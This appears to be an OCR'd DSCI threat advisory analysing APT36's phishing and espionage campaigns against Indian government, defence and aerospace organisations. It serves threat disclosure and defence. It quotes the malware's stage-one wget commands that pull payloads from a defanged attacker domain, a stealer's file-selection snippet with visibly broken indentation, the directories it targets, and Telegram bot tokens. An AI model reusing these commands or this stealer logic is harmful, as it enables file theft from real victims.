
DSCI
PROMOTING DATA PROTECTION
A nasscom Initiative

DSCI THREAT INTELLIGENCE AND RESEARCH INITIATIVE

THREAT ADVISORY



OCTOBER 2025

APT36 Targets Indian Government, Defence & Aerospace: Cross-Platform Campaign Analysis

Introduction

A highly skilled phishing campaign developed by threat actors with ties to Pakistan has been found to target Indian government organizations by posing as the email services of the National Informatics Centre. They also targeted defence and aerospace sectors of India. APT36, also known as TransparentTribe, uses social engineering techniques to pose as authentic NICeMail Services correspondence and compromises vital government infrastructure. Their activity spanned from late 2023 to October 2025 and is expected to continue further.

Attack Details and Tactics

- The attackers mimic official government communication channels to appear authentic and exploit trust associated with NIC's established email infrastructure.
- The Threat actors carefully craft the phishing lures as they try to fool the officials to either reveal credentials or download malicious payloads by posing as legitimate government contact.
- The infrastructure behind the campaign is multi-layered, including fraudulent domains and command-and-control (C2) servers.
- The time zone of a file from the group's infrastructure was "Asia/Karachi" which is Pakistani Standard Time. In a spear-phishing email, we also found a remote IP address linked to a mobile data network operator in Pakistan.
- A new "all-in-one" espionage tool developed in Golang, that can take screenshots, upload and download files, find and exfiltrate files with common file extensions, and run commands.

Threat Actor Profile

TransparentTribe (also known as APT36, Mythic Leopard, ProjectM, among other aliases) is a Pakistan-linked advanced persistent threat (APT) group. Their main objective is cyber-espionage:

 Infiltrating Government Organizations

 Infiltrating Military and Diplomatic Organizations

They infiltrate these organizations to steal sensitive information. It is observed that they are modifying and developing their toolkit. They heavily rely on cross-platform programming languages:

 Python  Golang  Rust Language

They also exploits well-known web services like Google Drive, Slack, Discord, and Telegram.

 Google Drive  Slack  Discord  Telegram

They have used Python-based document stealers in ELF and PE format, obfuscated shell scripts, Poseidon agents, Telegram RAT, malvertising and Go-stealer.


Category	Observed Details
Attack Vectors	Spear-phishing, Malicious ISO, ZIP archives, Malicious links, ELF downloaders, Credential stealing using HTTrack Website Copier
Network Infrastructure	Web Services; Telegram, Google Drive and Discord. Hostinger International Limited, Contabo GmbH, NameCheap, Inc,
	Mythic C2 infrastructure; Kaopu Cloud HK Limited, The Constant Company, LLC, Mythic S
Targets	Indian Government, Aerospace, Defence Forces and Defence Contractors

- They operate cross-platform like windows, linux and android
- Use wide range of malwares like Crimson RAT, Oblique RAT, etc.
- They impersonate government or trusted infrastructure like creating fake domains or mimicking legitimate government entities or organizations to lure victims to reveal credentials or download malwares in their systems
- TransparentTribe may have links with SideCopy and SideWinder APT groups

Targeted Countries

Their prime targets are:  India  Afghanistan

They have targeted various other nations:

 Australia
 China
 Malaysia
 Spain
 Austria
 Czech Republic
 Mongolia
 Sweden
 Azerbaijan
 Germany
 Nepal
 Thailand
 Belgium
 Iran
 Netherlands
 Türkiye
 Botswana
 Japan
 Oman
 UAE
 Bulgaria
 Kazakhstan
 Romania
 UK
 Canada
 Kenya
 Saudi Arabia
 USA

Lifecycle


TransparentTribe is linked to a number of infected vectors, including

 Malicious Document Files


Malicious PowerPoint Files


Malicious Excel Sheet Files
 Linux Desktop Entry Files


Among these files there are malicious macro files that start other malicious phases. They also used social engineering and Google advertisements to trick users into downloading harmful Android and Windows executables.




TransparentTribe APT Lifecycle
Source - Cyble

Historical Operations of APT36

They have deployed Poseidon payloads in ELF format using desktop entry files (Poseidon – a Golang agent that compiles in Linux and MacOS x64 executables). This agent can work with open-source, cross-platform red teaming frameworks and Mythic. Right now, it's still in the group's toolbox. Python downloader script was distributed as ELF binaries as they had few detections on VirusTotal because of lightweight design and reliance on python. In the initial cluster, there was a file named "aldndr.py" and later had "basha.py" as filename. After decompilation the following steps were executed:



Decompiled Script Actions
Source - BlackBerry



Decompiled Script Actions
Source - BlackBerry


Here, Bashd, basho and bashu are the versions of GLOBSHELL which mainly monitor the "/media" directory and focusing on file extensions like: .pdf, .ppt, .pptx, .doc, .docx, .xls, .xlsx, .ods, .jpeg and .jpg. The directories they check are:

- /home/{user}/Downloads
- /home/{user}/Documents
- /home/{user}/Desktop
- /home/{user}/Pictures
- /home/{user}/.local/share/Trash
- /media

Bashd has an additional check to only send files that were not accessed or modified yesterday.

```
try:
    for file in allfiles:
        path = Path(file)
        ts1 = date.fromtimestamp(path.stat().st_atime)
        ts2 = date.fromtimestamp(path.stat().st_mtime)
        ts3 = date.fromtimestamp(path.stat().st_ctime)
        today = date.today()
        yesterday = today - timedelta(days=1)
    if not (yesterday == ts1 or yesterday == ts2):
        if yesterday == ts3:
            pass
       list1.append(file)
  except:
    print('file not found error encountred')
```

Bashm resembles to PYSHELLFOX, a tool which can exfiltrate the firefox browser session details of the current user. It searches for tabs with following URLs: *“email.gov.in/#”*, *“inbox”*, or *“web.whatsapp.com”*.




“stg_1.sh”
First stage bash script

Downloaded Files	Description
wget -P $DOC_FOLDER/swift hxxps[:]//apsdelhicantt[.]in/BOSS2/swift_script.sh	GLOBSHELL’s bash version which exfiltrate files to oshi[.]at
wget -P $DOC_FOLDER/ hxxps[:]//apsdelhicantt[.]in/BOSS2/Silverlining.sh	Silver Implant
wget -P $DOC_FOLDER/swift2 hxxps[:]//apsdelhicantt[.]in /BOSS2/swift_uzb.sh	If any USB drive is connected, it will copy files from it to a destination folder – Linked to swift_script.sh

Windows

A Python-based Windows downloader called *"afd.exe",* similar to past file *“aldndr.py”* was compiled into Windows executable which downloads 2 executables and add a registry key to *CurrentVersion\Run* to launch them at startup. Windows versions of GLOBSHELL are called *"Win_service.exe"* and *"win_hta.exe"*. The logic of the code is nearly the same as that of bashd and basho, respectively. These files were created at nearly same time -

ITW Name	Timestamp
afd.exe	2023-04-26 18:16:38 UTC
win_hta.exe	2023-03-08 08:30:52 UTC
win_service.exe	2023-03-08 09:12:09 UTC




GLOBSHELL Windows Attack Chain
Source - BlackBerry

All-in-One Espionage tool

A ZIP archive containing ELF file *"DSOP_Fund_Nomination_Form"* was obtained from their domain - *clawsindia[.]in*. This file is packed with UPX and written in Golang. After execution, it retrieves 2 files,

- 1st is PDF - hxxps[:]//clawsindia[.]in/DSOP/DSOP.pdf
- 2nd one is final payload - hxxps[:]//clawsindia[.]in/vmcoreinfo



DSOP_Fund_Nomination_Form attack chain
Source - BlackBerry

ISO Images

An ISO image was hosted on domain *“www[.]twff247[.]cloud/”*.


Bundled File Name	Type
AGS BRANCH/AGS BRANCH.EXE	Win32 EXE
AGS BRANCH/AGS BRANCH.DOC.LNK	Windows shortcut
AGS BRANCH/AGS BRANCH.PDF	PDF

Based on MachineID *“desktop-rp8bjk8”* extracted from metadata, it located an ISO image called *“Pay statement.iso”*. The second shortcut file's *LocalBasePath* was *"E:\\PC Files\\1st delivery underdevelopment\\iso\\Nodal Officer for SPARSH (PBORs) Record officewise\\Nodal Officer for SPARSH (PBORs) Record officewise.bat."*. Both ISOs had a python-based telegram bot (built into Windows executable using Nutika) and WinRAR was used to transfer the RAT.

ITW Name	SHA 256	Telegram Bot Token
Update_service.exe	aaa3c7be74fd9d68b11dfffae884c0f54ec614967df7f4f1366796a35081dcb1	bot6130630756:AAHdlLVVyWMY-9II6uTtuQn07NdPsSauAo
Service.exe	51d8e84d93c58a3e6dadbd27711328af797ac1d96dfad934d8b8a76252695206	bot6549212762:AAHa5YMI6EmKK0s8iL29a0M08QtWRm004No

Correlation & Attribution

It clears that they are favouring open-source offensive tools, cross-platform programming languages and various online services for exfiltration or command-and-control (C2). The Indian Air Force (IAF) or an organisation connected to the IAF appears to have been the target of these attacks, based on the themes and naming conventions of these fraudulent ISO files.




Network Infrastructure

For the espionage tooling based on Python, they set up multiple domains for various purposes:

Domain Name	Hash	Function	ASN
Files[.]tpt123[.]com	44c8d8590197cf47adfd59571a64cd8ccce69ca71e2033abb2f7cf5323e59b85	Provide malicious files (bssd, bsso, bssu, bssm) used by aldndr.py	AS47583 Hostinger International Limited
